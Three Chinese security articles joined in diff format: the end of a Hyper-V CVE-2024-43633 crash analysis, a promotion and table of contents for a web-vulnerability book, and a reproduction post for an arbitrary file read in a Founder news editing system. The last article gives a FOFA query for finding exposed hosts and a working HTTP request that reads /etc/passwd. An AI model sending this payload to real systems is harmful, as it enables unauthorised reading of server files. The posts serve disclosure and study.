使用如上脚本下断点调试,从结合CVE-2024-43633漏洞分析逆向代码可以得出一个结论,当通道销毁例程ChDestroyChannelWorkItem被调用时分区会加引用一次解引用三次,所有当通道没有析构时分区的引用计数正常数值为它包含所有通道的数量乘以2次引用次数数加上分区本身的一次这个引用计数也就是通道Channel count*2+1,调试看到的是XPartDeref调用引用次数减1之前的计数,这个是没有析构之前正常的引用计数。
|
||||
|
||||
|
||||
在虚拟机重置后由于存在多余的解引用分区的引用计数比正常的引用计数少了1和正常的引用计数并不匹配,导致虚拟机关闭最后的一次解引用后引用次数会变成负数-1,进入bsod内核崩溃断言。
|
||||
|
||||
## 漏洞复现
|
||||
|
||||

笔者漏洞poc采用uefi程序复现,出于安全原因笔者不能提供完整的poc代码,下图是笔者在打了8月补丁的Win11 23h2物理机上成功复现了CVE-2024-43633。
|
||||
|
||||
|
||||
|
||||
##
|
||||
## 结论
|
||||
|
||||
CVE-2024-43633漏洞的复现过程重现了虚拟机重置后,虚拟机vmbus通道和分区的引用计数不匹配导致了hyper-v宿主机崩溃bsod的过程。
|
||||
##
|
||||
## 相关引用
|
||||
|
||||
vmbus相关文章1
|
||||
(https://bbs.kanxue.com/thread-281707.htm)
|
||||
|
||||
|
||||
vmbus相关文章2
|
||||
(https://bbs.kanxue.com/thread-282766.htm)
|
||||
|
||||
|
||||
CVE-2024-43633致谢
|
||||
(https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43633)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
看雪ID:王cb
|
||||
|
||||
https://bbs.kanxue.com/user-home-609565.htm
|
||||
|
||||
*本文为看雪论坛精华文章,由 王cb 原创,转载请注明来自看雪社区
|
||||
|
||||
|
||||
|
||||
# 往期推荐
|
||||
|
||||
1、[PWN入门-SROP拜师](http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458579476&idx=2&sn=4f9adc1e7d61c7357bdc85ba654f24cb&chksm=b18dc29e86fa4b88c483a581131de043b076918cd7c7436a82e9bb56bc37c8f1edf6c87d8350&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2、[一种apc注入型的Gamarue病毒的变种](http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458579387&idx=1&sn=9d6fbf25f11b3d99c92c5ac8de0587d5&chksm=b18dc13186fa4827ae7a7bf909e0d2b9490c6df4417c1d7eebc27127133daa9771c212b4f310&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
3、[野蛮fuzz:提升性能](http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458579145&idx=1&sn=9134327916f678cfe7e2bc3371cedeaf&chksm=b18dc04386fa49557abc8c7e6ce3410dd4042ed88635c48961fda72b7fa4425698e56bb86ff6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
4、[关于安卓注入几种方式的讨论,开源注入模块实现](http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458579138&idx=1&sn=fef09513ae9f594e68a503f69a312f4f&chksm=b18dc04886fa495e440990cd2dbddb24693452562e53bd8cb565063ddee921b7e288477f4eea&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
5、[2024年KCTF水泊梁山-反混淆](http://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458579017&idx=2&sn=a97dacde8a6c913108999da8a96a667f&chksm=b18dc0c386fa49d57ce9f0ce6923690d6eb8efb3ccb8032e8c6b923184af3dd29b1b4471f9a2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**球分享**
|
||||
|
||||

|
||||
|
||||
**球点赞**
|
||||
|
||||

|
||||
|
||||
**球在看**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
点击阅读原文查看更多
|
||||
|
||||
@@ -0,0 +1,672 @@
|
||||
# Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步
|
||||
IT阅读排行榜 道一安全 2025-01-02 08:30
|
||||
|
||||
随着信息技术的快速发展,特别是互联网应用的普及和企业信息化程度的不断加深,网络安全问题已经成为影响国家安全、企业生存和个人隐私的重要因素。网络攻击手段日益多样化、工具利用日益便捷化,从传统的病毒、木马到高级持续威胁(APT)、0day攻击等,安全威胁无孔不入,给防守方带来了极大的挑战。
|
||||
|
||||
|
||||
在这样的背景下,网络安全领域的专业人才需求急剧增加。然而,与网络安全重要性的提升相比,安全人才的培养显得滞后了不少。许多IT专业人员对网络安全缺乏系统的认识和深入的理解,无法有效应对复杂多变的安全威胁。此外,现有的网络安全资料和文献要么偏重理论,缺乏实战性;要么散见于网络各处,不成体系,难以为学习者提供全面的指导。
|
||||
|
||||
|
||||
基于这样的现状,
|
||||
《Web漏洞分析与防范实战:卷1》以知
|
||||
道创宇404实验室在实际研究工作中遇到的真实案例为基础,结合团队多年的网络安全研究和实践经验,系统地介绍了网络安全中常见的漏洞类型、攻击手段以及相应的防御策略。
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
**了解更多 ↑**
|
||||
|
||||
****
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
本书适合网络安全从业者阅读,包括:
|
||||
- 安全研究人员
|
||||
|
||||
- 渗透测试人员
|
||||
|
||||
- IT专业人员
|
||||
|
||||
- 对网络安全感兴趣的人员
|
||||
|
||||
视频解读
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书特色
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书的特色在于实战性和系统性。书中详细介绍了前端和后端的安全漏洞、文件读
|
||||
|
||||
取漏洞、渗透测试等内容,覆盖了网络安全的重要议题。每个章节都以实际案例作为切入点,分析案例中的漏洞成因、攻击过程和防御方法,以便读者直观地理解网络安全。
|
||||
|
||||
|
||||
除了**实战案例**的分析,本书还注重**工具和技术**的介绍。在现代网络安全防御中,自动化工具的使用已经成为提高防御效率和效果的关键。因此,本书专门在第7章介绍了现代化防御研究工具体系,包括代码审计、供应链安全、防火墙、堡垒机、日志审计系统、终端安全、资产扫描、入侵检测系统、蜜罐系统和恶意软件沙箱等,不仅可以帮助读者了解各个安全防御方向的基本思想,还可以使读者在实际工作中快速应用这些工具和技术。
|
||||
|
||||
|
||||
此外,本书在写作风格上力求通俗易懂。尽管内容涵盖了网络安全的多个深层次议题,但作者尽量用简洁明了的语言进行描述,避免过多的专业术语和复杂的技术细节。这样做的目的是确保**没有专业计算机背景的读者**也能够顺利阅读和理解书中的内容。
|
||||
|
||||
|
||||
总之,本书是**一本既适合初学者入门学习,也适合专业人士深入研究的网络安全实战指南**。无论是对于希望建立扎实的网络安全基础的学生,还是对于追求进一步提升专业技能的从业人员,本书都提供了宝贵的知识和经验。通过阅读本书,读者不仅能够获得网络安全领域的专业知识,还能够学会如何应对实际工作中的安全挑战,从而在网络安全的道路上走得更远。
|
||||
|
||||
|
||||
如何阅读本书
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书共7章,具体内容如下。
|
||||
|
||||
**第1章**
|
||||
从前端安全的真实案例出发,介绍知道创宇404实验室的前端安全攻击和防御思路。
|
||||
|
||||
|
||||
**第2章**
|
||||
介绍各种后端安全漏洞的真实案例,帮助读者了解不同类型漏洞的攻击方式。
|
||||
|
||||
|
||||
**第3章**
|
||||
介绍各类客户端和服务器端中存在的文件读取漏洞。
|
||||
|
||||
|
||||
**第4章**
|
||||
从渗透测试的多个方面介绍不同的攻击手段,以加深读者对渗透测试的理解。
|
||||
|
||||
|
||||
**第5章**
|
||||
从Pocsuite 3的流量监控规则出发来介绍预防、检测和响应安全威胁的重要手段。
|
||||
|
||||
|
||||
**第6章**
|
||||
通过模拟内网环境探讨漏洞和攻击手法,介绍如何采取适当的防护措施来应对威胁,以及如何利用防御工具(如Pocsuite 3和pfSense防火墙)来构建强大的网络安全防线。
|
||||
|
||||
|
||||
**第7章**
|
||||
介绍防御研究工具体系中具有代表性的10个方向,以及各个方向的基本思路、防御效果和广泛使用的工具。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
目 录 Contents
|
||||
|
||||
前言
|
||||
|
||||
第一部分 实战
|
||||
|
||||
第1章 前端安全漏洞2
|
||||
|
||||
1.1 前端防御从入门到弃坑—CSP
|
||||
|
||||
的变迁2
|
||||
|
||||
1.1.1 前端防御的开始2
|
||||
|
||||
1.1.2 CSP3
|
||||
|
||||
1.1.3 CSP的绕过5
|
||||
|
||||
1.1.4 CSP困境以及升级8
|
||||
|
||||
1.1.5 防御建议11
|
||||
|
||||
1.2 从老漏洞到新漏洞—iMessage
|
||||
|
||||
0day挖掘实录(CVE-2016-1843)11
|
||||
|
||||
1.2.1 背景11
|
||||
|
||||
1.2.2 CVE-2016-1764漏洞分析12
|
||||
|
||||
1.2.3 从老漏洞(CVE-2016-1764)
|
||||
|
||||
到0day漏洞16
|
||||
|
||||
1.2.4 修复建议18
|
||||
|
||||
1.2.5 参考链接19
|
||||
|
||||
1.3 从CVE-2018-8495看PC端
|
||||
|
||||
URL Scheme的安全问题19
|
||||
|
||||
1.3.1 概述19
|
||||
|
||||
1.3.2 创建URL Scheme20
|
||||
|
||||
1.3.3 安全隐患21
|
||||
|
||||
1.3.4 操作系统中的问题22
|
||||
|
||||
1.3.5 浏览器参数注入23
|
||||
|
||||
1.3.6 应用程序的问题26
|
||||
|
||||
1.3.7 防御建议27
|
||||
|
||||
1.3.8 参考链接27
|
||||
|
||||
1.4 iOS中的BadURLScheme28
|
||||
|
||||
1.4.1 概述28
|
||||
|
||||
1.4.2 漏洞详情28
|
||||
|
||||
1.4.3 实际案例29
|
||||
|
||||
1.4.4 漏洞披露29
|
||||
|
||||
1.4.5 防御建议30
|
||||
|
||||
1.4.6 参考链接30
|
||||
|
||||
1.5 从Drupal 1-click到RCE 分析30
|
||||
|
||||
1.5.1 无后缀文件写入30
|
||||
|
||||
1.5.2 Phar反序列化RCE33
|
||||
|
||||
1.5.3 漏洞触发要求35
|
||||
|
||||
1.5.4 漏洞补丁35
|
||||
|
||||
1.5.5 总结35
|
||||
|
||||
1.5.6 防御建议36
|
||||
|
||||
1.5.7 参考链接36
|
||||
|
||||
1.6 代码审计从0到1—
|
||||
|
||||
Centreon One-click To RCE36
|
||||
|
||||
1.6.1 概述37
|
||||
|
||||
1.6.2 Centreon代码基本结构37
|
||||
|
||||
1.6.3 代码分析38
|
||||
|
||||
1.6.4 过滤处理44
|
||||
|
||||
1.6.5 路径限制44
|
||||
|
||||
1.6.6 从One-click到RCE45
|
||||
|
||||
1.6.7 防御建议50
|
||||
|
||||
1.6.8 参考链接50
|
||||
|
||||
1.7 MyBB 18.20:从存储型XSS
|
||||
|
||||
漏洞到RCE漏洞分析50
|
||||
|
||||
1.7.1 漏洞触发要求50
|
||||
|
||||
1.7.2 漏洞分析51
|
||||
|
||||
1.7.3 漏洞复现59
|
||||
|
||||
1.7.4 补丁分析61
|
||||
|
||||
1.7.5 防御建议63
|
||||
|
||||
1.7.6 参考链接63
|
||||
|
||||
1.8 Chrome扩展安全问题63
|
||||
|
||||
1.8.1 Chrome插件体系63
|
||||
|
||||
1.8.2 CVE-2019-1259263
|
||||
|
||||
1.8.3 CSP问题68
|
||||
|
||||
1.8.4 防御建议73
|
||||
|
||||
1.8.5 参考链接73
|
||||
|
||||
第2章 后端安全漏洞74
|
||||
|
||||
2.1 从WordPress SQLi到PHP
|
||||
|
||||
格式化字符串问题74
|
||||
|
||||
2.1.1 漏洞概述74
|
||||
|
||||
2.1.2 漏洞分析74
|
||||
|
||||
2.1.3 漏洞原理77
|
||||
|
||||
2.1.4 PHP格式化字符串78
|
||||
|
||||
2.1.5 利用条件79
|
||||
|
||||
2.1.6 WordPress 4.8.2补丁问题 80
|
||||
|
||||
2.1.7 修复方案 81
|
||||
|
||||
2.1.8 参考链接81
|
||||
|
||||
2.2 Joomla 3.7.0 Core SQL注入漏洞
|
||||
|
||||
(CVE-2017-8917)分析81
|
||||
|
||||
2.2.1 漏洞概述82
|
||||
|
||||
2.2.2 漏洞复现82
|
||||
|
||||
2.2.3 修复建议85
|
||||
|
||||
2.2.4 参考链接86
|
||||
|
||||
2.3 vBulletin MEDIA UPLOAD SSRF
|
||||
|
||||
漏洞(CVE-2016-6483)分析86
|
||||
|
||||
2.3.1 漏洞概述87
|
||||
|
||||
2.3.2 漏洞复现87
|
||||
|
||||
2.3.3 漏洞修复94
|
||||
|
||||
2.3.4 参考链接94
|
||||
|
||||
2.4 Discuz! x3.4前台SSRF分析94
|
||||
|
||||
2.4.1 漏洞概述94
|
||||
|
||||
2.4.2 漏洞复现94
|
||||
|
||||
2.4.3 任意URL跳转99
|
||||
|
||||
2.4.4 漏洞利用100
|
||||
|
||||
2.4.5 修复建议101
|
||||
|
||||
2.4.6 参考链接101
|
||||
|
||||
2.5 利用Exchange SSRF漏洞和
|
||||
|
||||
NTLM中继沦陷获取域控101
|
||||
|
||||
2.5.1 漏洞概述101
|
||||
|
||||
2.5.2 漏洞复现101
|
||||
|
||||
2.5.3 漏洞利用104
|
||||
|
||||
2.5.4 修复建议107
|
||||
|
||||
2.5.5 参考链接108
|
||||
|
||||
2.6 Joomla未授权创建特权用户
|
||||
|
||||
漏洞(CVE-2016-8869)分析108
|
||||
|
||||
2.6.1 漏洞概述108
|
||||
|
||||
2.6.2 漏洞复现109
|
||||
|
||||
2.6.3 修复建议113
|
||||
|
||||
2.6.4 参考链接114
|
||||
|
||||
2.7 Joomla权限提升漏洞(CVE-
|
||||
|
||||
2016-9838)分析114
|
||||
|
||||
2.7.1 漏洞概述114
|
||||
|
||||
2.7.2 漏洞复现115
|
||||
|
||||
2.7.3 修复方案123
|
||||
|
||||
2.7.4 参考链接123
|
||||
|
||||
2.8 DedeCMS v5.7密码修改漏洞
|
||||
|
||||
分析124
|
||||
|
||||
2.8.1 漏洞概述124
|
||||
|
||||
2.8.2 漏洞复现125
|
||||
|
||||
2.8.3 代码分析129
|
||||
|
||||
2.8.4 修复方案133
|
||||
|
||||
2.8.5 参考链接134
|
||||
|
||||
2.9 ES文件浏览器安全漏洞
|
||||
|
||||
(CVE-2019-6447)分析134
|
||||
|
||||
2.9.1 漏洞概述134
|
||||
|
||||
2.9.2 漏洞复现135
|
||||
|
||||
2.9.3 漏洞分析 136
|
||||
|
||||
2.9.4 补丁分析139
|
||||
|
||||
2.9.5 总结141
|
||||
|
||||
2.9.6 参考链接142
|
||||
|
||||
第3章 文件读取漏洞143
|
||||
|
||||
3.1 MySQL客户端任意文件读取
|
||||
|
||||
攻击链拓展143
|
||||
|
||||
3.1.1 Load data infile语法144
|
||||
|
||||
3.1.2 漏洞利用原理和流程分析145
|
||||
|
||||
3.1.3 PoC150
|
||||
|
||||
3.1.4 演示151
|
||||
|
||||
3.1.5 影响范围151
|
||||
|
||||
3.1.6 从文件读取到远程命令执行157
|
||||
|
||||
3.1.7 修复方式163
|
||||
|
||||
3.1.8 总结165
|
||||
|
||||
3.1.9 参考链接165
|
||||
|
||||
3.2 Confluence 文件读取漏洞
|
||||
|
||||
(CVE-2019-3394)分析165
|
||||
|
||||
3.2.1 背景165
|
||||
|
||||
3.2.2 漏洞影响166
|
||||
|
||||
3.2.3 补丁对比166
|
||||
|
||||
3.2.4 流程分析167
|
||||
|
||||
3.2.5 尝试利用173
|
||||
|
||||
3.2.6 修复方案175
|
||||
|
||||
3.2.7 参考链接175
|
||||
|
||||
3.3 WebSphere XXE漏洞(CVE-
|
||||
|
||||
2020-4643)分析175
|
||||
|
||||
3.3.1 概述175
|
||||
|
||||
3.3.2 补丁175
|
||||
|
||||
3.3.3 漏洞分析176
|
||||
|
||||
3.3.4 修复建议183
|
||||
|
||||
3.3.5 参考链接183
|
||||
|
||||
3.4 WebLogic CVE-2019-2647、
|
||||
|
||||
CVE-2019-2648、CVE-2019-
|
||||
|
||||
2649、CVE-2019-2650 XXE
|
||||
|
||||
漏洞分析183
|
||||
|
||||
3.4.1 补丁分析183
|
||||
|
||||
3.4.2 分析环境184
|
||||
|
||||
3.4.3 WsrmServerPayloadContext
|
||||
|
||||
漏洞点分析184
|
||||
|
||||
3.4.4 UnknownMsgHeader漏洞点
|
||||
|
||||
分析193
|
||||
|
||||
3.4.5 WrmSequenceContext 漏洞点
|
||||
|
||||
分析194
|
||||
|
||||
3.4.6 修复建议196
|
||||
|
||||
3.4.7 参考链接196
|
||||
|
||||
3.5 WebLogic EJBTaglibDescriptor
|
||||
|
||||
XXE漏洞(CVE-2019-2888)
|
||||
|
||||
分析197
|
||||
|
||||
3.5.1 分析环境197
|
||||
|
||||
3.5.2 漏洞分析197
|
||||
|
||||
3.5.3 漏洞复现199
|
||||
|
||||
3.5.4 修复建议200
|
||||
|
||||
3.5.5 参考链接201
|
||||
|
||||
3.6 印象笔记Windows 6.15版本
|
||||
|
||||
本地文件读取和远程命令执行
|
||||
|
||||
漏洞(CVE-2018-18524)202
|
||||
|
||||
3.6.1 概述202
|
||||
|
||||
3.6.2 演示模式下的Node.js代码
|
||||
|
||||
注入202
|
||||
|
||||
3.6.3 本地文件读取和远程命令
|
||||
|
||||
执行的实现203
|
||||
|
||||
3.6.4 通过分享功能攻击其他用户205
|
||||
|
||||
3.6.5 修复建议206
|
||||
|
||||
3.6.6 参考链接206
|
||||
|
||||
第4章 渗透测试207
|
||||
|
||||
4.1 红队后渗透测试中的文件传输207
|
||||
|
||||
4.1.1 搭建HTTP服务器207
|
||||
|
||||
4.1.2 从HTTP服务器下载文件208
|
||||
|
||||
4.1.3 配置PUT服务器209
|
||||
|
||||
4.1.4 上传文件到HTTP PUT
|
||||
|
||||
服务器211
|
||||
|
||||
4.1.5 利用 Bash /dev/tcp 进行
|
||||
|
||||
文件传输211
|
||||
|
||||
4.1.6 利用SMB协议进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.7 利用 whois 命令进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.8 利用 ping 命令进行文件传输213
|
||||
|
||||
4.1.9 利用 dig 命令进行文件传输213
|
||||
|
||||
4.1.10 利用 NetCat 进行文件传输214
|
||||
|
||||
4.1.11 参考链接216
|
||||
|
||||
4.2 协议层的攻击—HTTP请求
|
||||
|
||||
走私216
|
||||
|
||||
4.2.1 背景216
|
||||
|
||||
4.2.2 发展时间线217
|
||||
|
||||
4.2.3 产生原因 217
|
||||
|
||||
4.2.4 HTTP走私攻击实例—
|
||||
|
||||
CVE-2018-8004223
|
||||
|
||||
4.2.5 其他攻击实例240
|
||||
|
||||
4.2.6 参考链接250
|
||||
|
||||
4.3 自动化静态代码审计工具250
|
||||
|
||||
4.3.1 自动化代码审计250
|
||||
|
||||
4.3.2 动态代码审计工具的特点
|
||||
|
||||
与局限250
|
||||
|
||||
4.3.3 静态代码审计工具的发展252
|
||||
|
||||
4.3.4 参考链接259
|
||||
|
||||
4.4 反制Webdriver—从Bot向
|
||||
|
||||
RCE 进发260
|
||||
|
||||
4.4.1 什么是Webdriver260
|
||||
|
||||
4.4.2 Chromedriver的攻击与利用261
|
||||
|
||||
4.4.3 参考链接270
|
||||
|
||||
4.5 卷入.NET Web271
|
||||
|
||||
4.5.1 调试271
|
||||
|
||||
4.5.2 如何找漏洞案例和审计函数281
|
||||
|
||||
4.5.3 参考链接282
|
||||
|
||||
4.6 攻击SAML 2.0282
|
||||
|
||||
4.6.1 SAML 2.0282
|
||||
|
||||
4.6.2 通过OpenSAML请求包看
|
||||
|
||||
SAML SSO283
|
||||
|
||||
4.6.3 通过OpenSAML源码看
|
||||
|
||||
SAML SSO细节294
|
||||
|
||||
4.6.4 参考链接305
|
||||
|
||||
4.7 Apache Axis 1与 Axis 2
|
||||
|
||||
WebService的漏洞利用305
|
||||
|
||||
4.7.1 Apache Axis 1306
|
||||
|
||||
4.7.2 Apache Axis 2332
|
||||
|
||||
4.7.3 参考链接338
|
||||
|
||||
第二部分 防御方法
|
||||
|
||||
第5章 防御规则342
|
||||
|
||||
5.1 什么是 Pocsuite 3342
|
||||
|
||||
5.2 什么是 Suricata343
|
||||
|
||||
5.3 Suricata 安装343
|
||||
|
||||
5.4 Suricata规则343
|
||||
|
||||
5.4.1 Action 344
|
||||
|
||||
5.4.2 Header 344
|
||||
|
||||
5.4.3 元关键字/补充信息346
|
||||
|
||||
5.4.4 Rule347
|
||||
|
||||
5.5 如何在PoC中编写流量规则351
|
||||
|
||||
5.5.1 示例一351
|
||||
|
||||
5.5.2 示例二353
|
||||
|
||||
5.5.3 示例三354
|
||||
|
||||
5.5.4 示例四356
|
||||
|
||||
5.6 参考链接357
|
||||
|
||||
第6章 防御演示环境与防御处置358
|
||||
|
||||
6.1 防御演示环境358
|
||||
|
||||
6.2 模拟攻击358
|
||||
|
||||
6.3 Pocsuite 3365
|
||||
|
||||
6.4 Suricata & pfSense365
|
||||
|
||||
6.5 pfSense 导入自定义Suricata
|
||||
|
||||
规则368
|
||||
|
||||
6.6 总结370
|
||||
|
||||
第7章 防御研究工具371
|
||||
|
||||
7.1 代码审计371
|
||||
|
||||
7.2 供应链安全373
|
||||
|
||||
7.3 防火墙375
|
||||
|
||||
7.4 堡垒机377
|
||||
|
||||
7.5 日志审计系统379
|
||||
|
||||
7.6 终端安全380
|
||||
|
||||
7.7 资产扫描382
|
||||
|
||||
7.8 入侵检测系统384
|
||||
|
||||
7.9 蜜罐系统385
|
||||
|
||||
7.10 恶意软件沙箱386
|
||||
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 「漏洞复现」方正畅享全媒体新闻采编系统 imageProxy.do 任意文件读取漏洞
|
||||
冷漠安全 冷漠安全 2025-01-02 08:43
|
||||
|
||||
|
||||
|
||||
0x01 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!!!
|
||||
|
||||
0x02
|
||||
|
||||
产品介绍
|
||||
|
||||
方正畅享全媒体新闻生产系统是以内容资产为核心的智能化融合媒体业务平台,融合了报、网、端、微、自媒体分发平台等全渠道内容。该平台由协调指挥调度、数据资源聚合、融合生产、全渠道发布、智能传播分析、融合考核等多个平台组成,贯穿新闻生产策、采、编、发、存、传、评、营的每个环节, 涵盖桌面端、移动端(超融合掌上编辑部)、大屏端三端联动进行编采业务支撑。平台通过大数据+AI的赋能,助力融媒体在内容生产、数据资产、报道指挥、绩效考核等业务环节。
|
||||
|
||||
0x03
|
||||
|
||||
漏洞威胁
|
||||
|
||||
方正畅享全媒体新闻采编系统 imageProxy.do 接口存在任意文件读取漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。
|
||||
|
||||
0x04
|
||||
|
||||
漏洞环境
|
||||
|
||||

FOFA:
|
||||
|
||||
```
|
||||
app="FOUNDER-全媒体采编系统"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
0x05
|
||||
|
||||
漏洞复现
|
||||
|
||||
PoC
|
||||
```
|
||||
POST /newsedit/outerfotobase/imageProxy.do HTTP/1.1
|
||||
Host:
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Accept-Encoding: gzip, deflate
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept: text/plain, */*; q=0.01
|
||||
|
||||
oriImgUrl=file:///etc/passwd
|
||||
```
|
||||
|
||||

|
||||
|
||||
0x06
|
||||
|
||||
批量脚本验证
|
||||
|
||||
Nuclei验证脚本已发布
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||

|
||||
|
||||
|
||||
0x07
|
||||
|
||||
修复建议
|
||||
|
||||
关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
升级至安全版本
|
||||
|
||||
0x08
|
||||
|
||||
加入我们
|
||||
|
||||
漏洞详情及批量检测POC工具请前往知识星球获取
|
||||
|
||||
知识星球:冷漠安全
|
||||
|
||||
交个朋友,限时优惠券:加入立减25
|
||||
|
||||
星球福利:每天更新最新漏洞POC、资料文献、内部工具等
|
||||
|
||||
|
||||
|
||||
|
||||
「星球介绍」:
|
||||
|
||||
